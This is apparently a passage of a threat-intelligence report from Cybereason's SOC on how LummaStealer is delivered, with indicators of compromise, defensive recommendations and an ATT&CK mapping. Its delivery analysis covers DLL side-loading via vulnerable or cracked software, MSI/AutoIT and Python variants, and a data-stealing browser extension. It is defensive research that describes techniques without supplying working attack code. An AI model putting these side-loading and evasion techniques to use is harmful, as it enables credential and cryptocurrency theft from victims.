DLL Side-Loading Using Vulnerable/Cracked Software

Threat actors using LummaStealer target older versions of potentially unwanted applications that have a DLL side-loading vulnerability. The second stage ZIP file contains the vulnerable software and the LummaStealer DLL. The software will load the malicious DLL via DLL side-loading. In the below example, the executable (iscrpaint.exe) is part of the iTop Screen Recorder tool. The exploited version of the tool (iscrpaint.exe) then loads the malicious DLL (WebUI.dll).


The threat actors use DLL side-loading techniques to evade detection. This technique will execute the malicious LummaStealer DLL in the context of a legitimate application, making it more difficult to detect.



LummaStealer - DLL side-loading


MSI File With AutoIT Script

As we discussed earlier in the above case study section, threat actors created malicious Crowdstrike phishing domains and used them to spread a Microsoft Software Installer file (*.msi*). The MSI file was packed with AutoIT executable (*.pif*) and obfuscated AutoIT script. The script execution will load the shellcode to create the final LummaStealer payload.



LummaStealer - AutoIT Variant


We also observed another instance in which an executable setup.exe (original name: Adobe PDF Broker) sideloaded a malicious DLL (*sqlite.dll*). The DLL will initiate the process (*strcmp.exe*). The original name of the process (*strcmp.exe*) is *BtDaemon.exe*. BTDaemon is a BluetoothDaemon and will drop the AutoIT script along with the AutoIT executable.



LummaStealer - AutoIT Variant

Python Based DLL (Pythonw setup.exe & DLL)

In this variation of the payload, the ZIP file was packed with Pythonw compiler (*setup.exe*) and a LummaStealer DLL (*python310.dll*). The Pythonw compiler (*setup.exe*) was used to launch the DLL.



LummaStealer - PythonW variant

A similarity observed between these two variants (use of Python and the use of AutoIT) is that the process (*more.com*) is used to then execute further malicious activity that will then lead to the connection to the command and control servers. This behavior has also been described by other researchers.


Vulnerable/Cracked Software Bundled With LummaStealer Payload

During our investigations, we found that the older version of vulnerable/cracked software was trojanized and was packed with an obfuscated payload (EXE file). For example, the cracked software (*0DollarERP.exe*) had a

malicious executable obfuscated inside a JSON file format. The malicious executable would eventually connect to the LummaStealer C2 domain.

Examples of the vulnerable software observed include:

- Autooff
- RemBlankPwd
- DBeaver Ultimate.exe
- 0DollarERP.exe
- 0SpotifyMusic.exe
- 0ScreenHunter.exe
- 0qnewb.exe
- 0Origami3.exe




LummaStealer - Vulnerable Software

Vulnerable/Cracked Software Bundled With LummaStealer Payload

MSI File With Executable & RAR


In the final variation, threat actors using LummaStealer made use of an MSI file as the initial payload. The MSI file contains a ZIP file. The ZIP file is bundled with an installer executable and a RAR file. The RAR file contains a second stage DLL to download the LummaStealer executable.



LummaStealer - MSI/RAR Variant

ZIP File With PDF File Decoy

The Cybereason Global SOC also observed that the LummaStealer first stage was downloaded from the internet as a ZIP file. The ZIP file contains an executable and a DLL. The executable is a vulnerable version of Haihaisoft PDF Reader. The PDF Reader (*hpreader.exe*) created persistence by adding a registry key value pair to run (*rundll32.exe*) the DLL during machine startup. The ZIP file was downloaded from DropBox (*dl.dropboxusercontent[.]com*).



LummaStealer - PDF File Decoy Variant

Sample Analysis

In one observed sample. the ZIP file (e74b1e485e42e8ba7a65ab6927e872a5) contains a setup file (*setup.exe*), LummaStealer DLL (*tak_deco_lib.dll*) and other resource files.

The original name of the setup file is, “Mp3tag - the universal Tag editor.” The original file (*Mp3tag.exe*) imports only 19 DLLs (as per the Import Address Table), but the trojanized version contains 20 DLLs. The setup file imports the following functions from the LummaStealer DLL.

```
idata:00000001407FDD88 ; Imports from tak_deco_lib.dll
idata:00000001407FDD88 ;
idata:00000001407FDD88                 extrn __imp_tak_SSD_Valid:qword
idata:00000001407FDD88                                         ; CODE XREF: sub_140343CF0+15C↑p
idata:00000001407FDD88                                         ; DATA XREF: sub_140343CF0+15C↑r ...
idata:00000001407FDD90                 extrn __imp_tak_SSD_Destroy:qword
idata:00000001407FDD90                                         ; CODE XREF: sub_140343CF0+888↑p
idata:00000001407FDD90                                         ; DATA XREF: sub_140343CF0+888↑r ...
idata:00000001407FDD98                 extrn __imp_tak_SSD_GetEncoderInfo:qword
idata:00000001407FDD98                                         ; CODE XREF: sub_140343CF0+1AC↑p
idata:00000001407FDD98                                         ; DATA XREF: sub_140343CF0+1AC↑r ...
idata:00000001407FDDA0                 extrn __imp_tak_SSD_Create_FromStream:qword
idata:00000001407FDDA0                                         ; CODE XREF: sub_140343CF0+147↑p
idata:00000001407FDDA0                                         ; DATA XREF: sub_140343CF0+147↑r ...
idata:00000001407FDDA8                 extrn __imp_tak_SSD_GetStreamInfo:qword
idata:00000001407FDDA8                                         ; CODE XREF: sub_140343CF0+176↑p
idata:00000001407FDDA8                                         ; DATA XREF: sub_140343CF0+176↑r ...
idata:00000001407FDDB0
```

Exploited Version Of Mp3tag Software Loading The LummaStealer DLL

Final Payload

The final LummaStealer payload implementation varies in the above cases but focuses primarily on targeting browsers and applications. In one variant observed, the final payload contained a Powershell script and had many layers of obfuscation. Execution of the script installed a malicious browser extension.


The Extension targets the Chrome, MS Edge, Opera, and Brave browser applications, collecting the following data for exfiltration:

- Browser clipboard, cookies, passwords, history, tabs, and cryptocurrency wallets
- Gmail, Outlook, and Yahoo email application data
- User file system data

Additionally, the extension has the ability to take screenshots of currently opened web pages and establish connections to the C2 domain.

```
src\functions\commands.js
src\functions\domain.js
src\functions\proxy.js
src\functions\screenshot.js
src\functions\tabs.js
src\mails\gmail.js
```

Malicious Browser Extension Javascript Files



Browser Extension - Initiating Chrome & MS Edge Browser

Indicators of Compromise - IOCs

Cybereason shared a list of indicators of compromise related to this research :

IOC	IOC type	Description
report1[.]b-cdn[.]net > 89[.]187[.]169[.]3	Domain Name / IP	C2 Server
Mega03[.]b-cdn[.]net > 84[.]17[.]38[.]250	Domain Name / IP	C2 Server
filesblack404[.]b-cdn[.]net	Domain Name	C2 Server
zone02[.]b-cdn[.]net	Domain Name	C2 Server
click1[.]b-cdn[.]net	Domain Name	C2 Server
Mato-camp-v1[.]b-cdn[.]net > 156.146.56[.]169)	Domain Name / IP	C2 Server
report3[.]b-cdn[.]net	Domain Name	C2 Server
proffoduwnuq[.]shop > 104[.]21[.]17[.]3	Domain Name / IP	C2 Server
pardaoboccia[.]shop	Domain Name	C2 Server
naggersanimism[.]shop	Domain Name	C2 Server

conservaitiwo[.]shop	Domain Name	C2 Server
a3[.]bigdownloadtech[.]shop	Domain Name	C2 Server
steppyplantnw[.]shop > 104[.]21[.]20[.]40	Domain Name / IP	C2 Server
steppyplantnw[.]shop > 172[.]67[.]191[.]81	Domain Name / IP	C2 Server
downcheck[.]nyc3[.]cdn[.]digitaloceanspaces[.]com > 172[.]64[.]145[.]29	Domain Name / IP	C2 Server
ces[.]com > 104[.]18[.]42[.]227	Domain Name / IP	C2 Server
clicktogo[.]click	Domain Name	C2 Server
matteryshzh[.]cfd > 172[.]67[.]151[.]251	Domain Name / IP	C2 Server
matteryshzh[.]cfd > 104[.]21[.]33[.]45	Domain Name / IP	C2 Server
172[.]67[.]193[.]251	IP Address	C2 Server
169[.]150[.]207[.]210	IP Address	C2 Server

188[.]114[.]96[.]12	IP Address	C2 Server
188[.]114[.]97[.]12	IP Address	C2 Server
https://steamcommunity[.]com/profiles/76561199724331900	URL	Malicious Steam profile
bfc1422d1c5351561087bd3e6d82ffbad5221dae	SHA-1	Side-loaded DLL
128a085b84667420359bfd5b7bad0a431ca89e35	SHA-1	Side-loaded DLL
9f3651ad5725848c880c24f8e749205a7e1e78c1	SHA-1	Malicious executable
f3e5a2e477cac4bab85940a2158eed78f2d74441	SHA-1	Malicious executable
a01fa9facf3a13c5a9c079d79974842abff2a3f2	SHA-1	Malicious executable
99b8464e2aabff3f35899ead95dfac83f5edac51	SHA-1	Malicious executable
afdefcd9eb251202665388635c0109b5f7b4c0a5	SHA-1	Malicious executable
f89f91e33bf59d0a07dfb1c4d7246d74a05dd67d	SHA-1	Malicious executable
594d61532fb2aea88f2e3245473b600d351ee398	SHA-1	ZIP containing the malicious executable
e264ba0e9987b0ad0812e5dd4dd3075531cfe269	SHA-1	Renamed AutoIT executable
c07e49c362f0c21513507726994a9bd040c0d4eb	SHA-1	MSI Installer

128a085b84667420359bfd5b7bad0a431ca89e35	SHA-1	Python DLL
f2c37ad5ca8877186c846b6dfb2cb761f5353305	SHA-1	Zip file (tera10.zip)

Cybereason Recommendations:

Cybereason recommends the following actions in the Cybereason Defense Platform:

- Enable Application Control to block the execution of malicious files.
- Enable Anti-Ransomware in your environment's policies, set the Anti-Ransomware mode to Prevent, and enable Shadow Copy detection to ensure maximum protection against ransomware.
- Enable Variant Payload Prevention with prevent mode on Cybereason Behavioral execution prevention.

Cybereason is dedicated to teaming with Defenders to end cyber attacks from endpoints to the enterprise to everywhere. Learn more about Cybereason XDR powered by Google Chronicle, check out our Extended Detection and Response (XDR) Toolkit, or schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.


MITRE ATT&CK MAPPING

Tactic	Techniques / Sub-Techniques	Summary
TA0042: Resource Development	T1583.001 - Acquire Infrastructure: Domains	Threat actors create domains to host payloads and support C2 communications
TA0042: Resource Development	T1588.001- Obtain Capabilities: Malware	Threat actors buy LummaStealer licenses to infect victims
TA0042: Resource Development	T1608.001 - Stage Capabilities: Upload Malware	Threat actors upload malware to malicious domains to be downloaded by victims

Tactic	Techniques / Sub-Techniques	Summary
TA0042: Resource Development	T1608.001 - Stage Capabilities: Link Target	Links leading to LummaStealer payloads are commonly used
TA0001: Initial Access	T1189 - Drive-by Compromise	Victims accessing threat actor domains may download malicious payloads
TA0001: Initial Access	T1566.002 - Phishing: Spearphishing Link	Threat actors send victims malicious links
TA0001: Initial Access	T1566.003 - Phishing: Spearphishing via Service	Threat actors spread payloads via services such as Github, Steam, etc.
TA0002: Execution	T1059.001 - Command and Scripting Interpreter: PowerShell	PowerShell is utilized to download and execute LummaStealer payloads
TA0002: Execution	T1059.005 - Command and Scripting Interpreter: Visual Basic	HTA file execution has been observed used to download and execute LummaStealer payloads
TA0002: Execution	T1059.006 - Command and Scripting Interpreter: Python	Malicious Python DLLs have been used to execute LummaStealer payloads
TA0002: Execution	T1059.010 - Command and Scripting Interpreter: AutoHotKey & AutoIT	AutoIT scripts have been used to execute LummaStealer payloads
TA0002: Execution	T1204.001 - User Execution: Malicious Link	Threat actors rely largely on victims to access malicious links

Tactic	Techniques / Sub-Techniques	Summary
TA0002: Execution	T1204.002 - User Execution: Malicious File	Threat actors rely on users to execute malicious files and scripts to initiate the download and execution of LummaStealer payloads
TA0003: Persistence	T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Registry-based persistence for LummaStealer payloads has been observed
TA0005: Defense Evasion	T1027.010 - Obfuscated Files or Information: Command Obfuscation	Obfuscated commands have been observed to download and execute LummaStealer payloads
TA0005: Defense Evasion	T1027.013 - Obfuscated Files or Information: Encrypted/Encoded File	Encrypted commands have been observed to download and execute LummaStealer payloads. Files are also encrypted prior to exfiltration.
TA0005: Defense Evasion	T1574.002 - Hijack Execution Flow: DLL Side-Loading	LummaStealer payloads have been observed side-loaded into benign but vulnerable processes introduced by the threat actor
TA0009: Collection	T1119 - Automated Collection	LummaStealer automatically searches through user files, browsers, and cryptocurrency wallet-related directories to collect sensitive information
TA0011: Command and Control	T1132 - Data Encoding	C2 communications are undertaken with LummaStealer-specific obfuscation techniques
TA0010: Exfiltration	T1041 - Exfiltration Over C2 Channel	Exfiltration occurs over a dedicated C2 channel

ABOUT THE RESEARCHER



Ralph Villanueva, Principal Security Analyst, Cybereason Global SOC

Ralph Villanueva is a Principal Security Analyst with the Cybereason Global SOC team. He works hunting and combating emerging threats in the cybersecurity space. His interests include malware reverse engineering, threat intelligence, and APTs. He earned his Masters in Network Security from Florida International University.

Gal Romano, Senior CTI Analyst

Gal is a Senior CTI Analyst with the Cybereason Security Operations team. With a robust six-year tenure in cybersecurity and experience as a SOC Manager, Gal has honed his skills in threat hunting and malware analysis.

Elena Odier, Threat Hunter

Elena Odier is a Security Analyst with the Cybereason Global SOC team. She is involved in MalOp Investigation, escalations and Threat Hunting. Previously, Elena worked in incident response at ANSSI (French National Agency for the Security of Information Systems).

MHema Loganathan, GSOC Analyst

Hema Loganathan is a GSOC Analyst with the Cybereason Global SOC team. She is involved in MalOp Investigation, Malware Analysis, Reverse Engineering and Threat Hunting. Hema has a Master of Science degree in Information Systems.
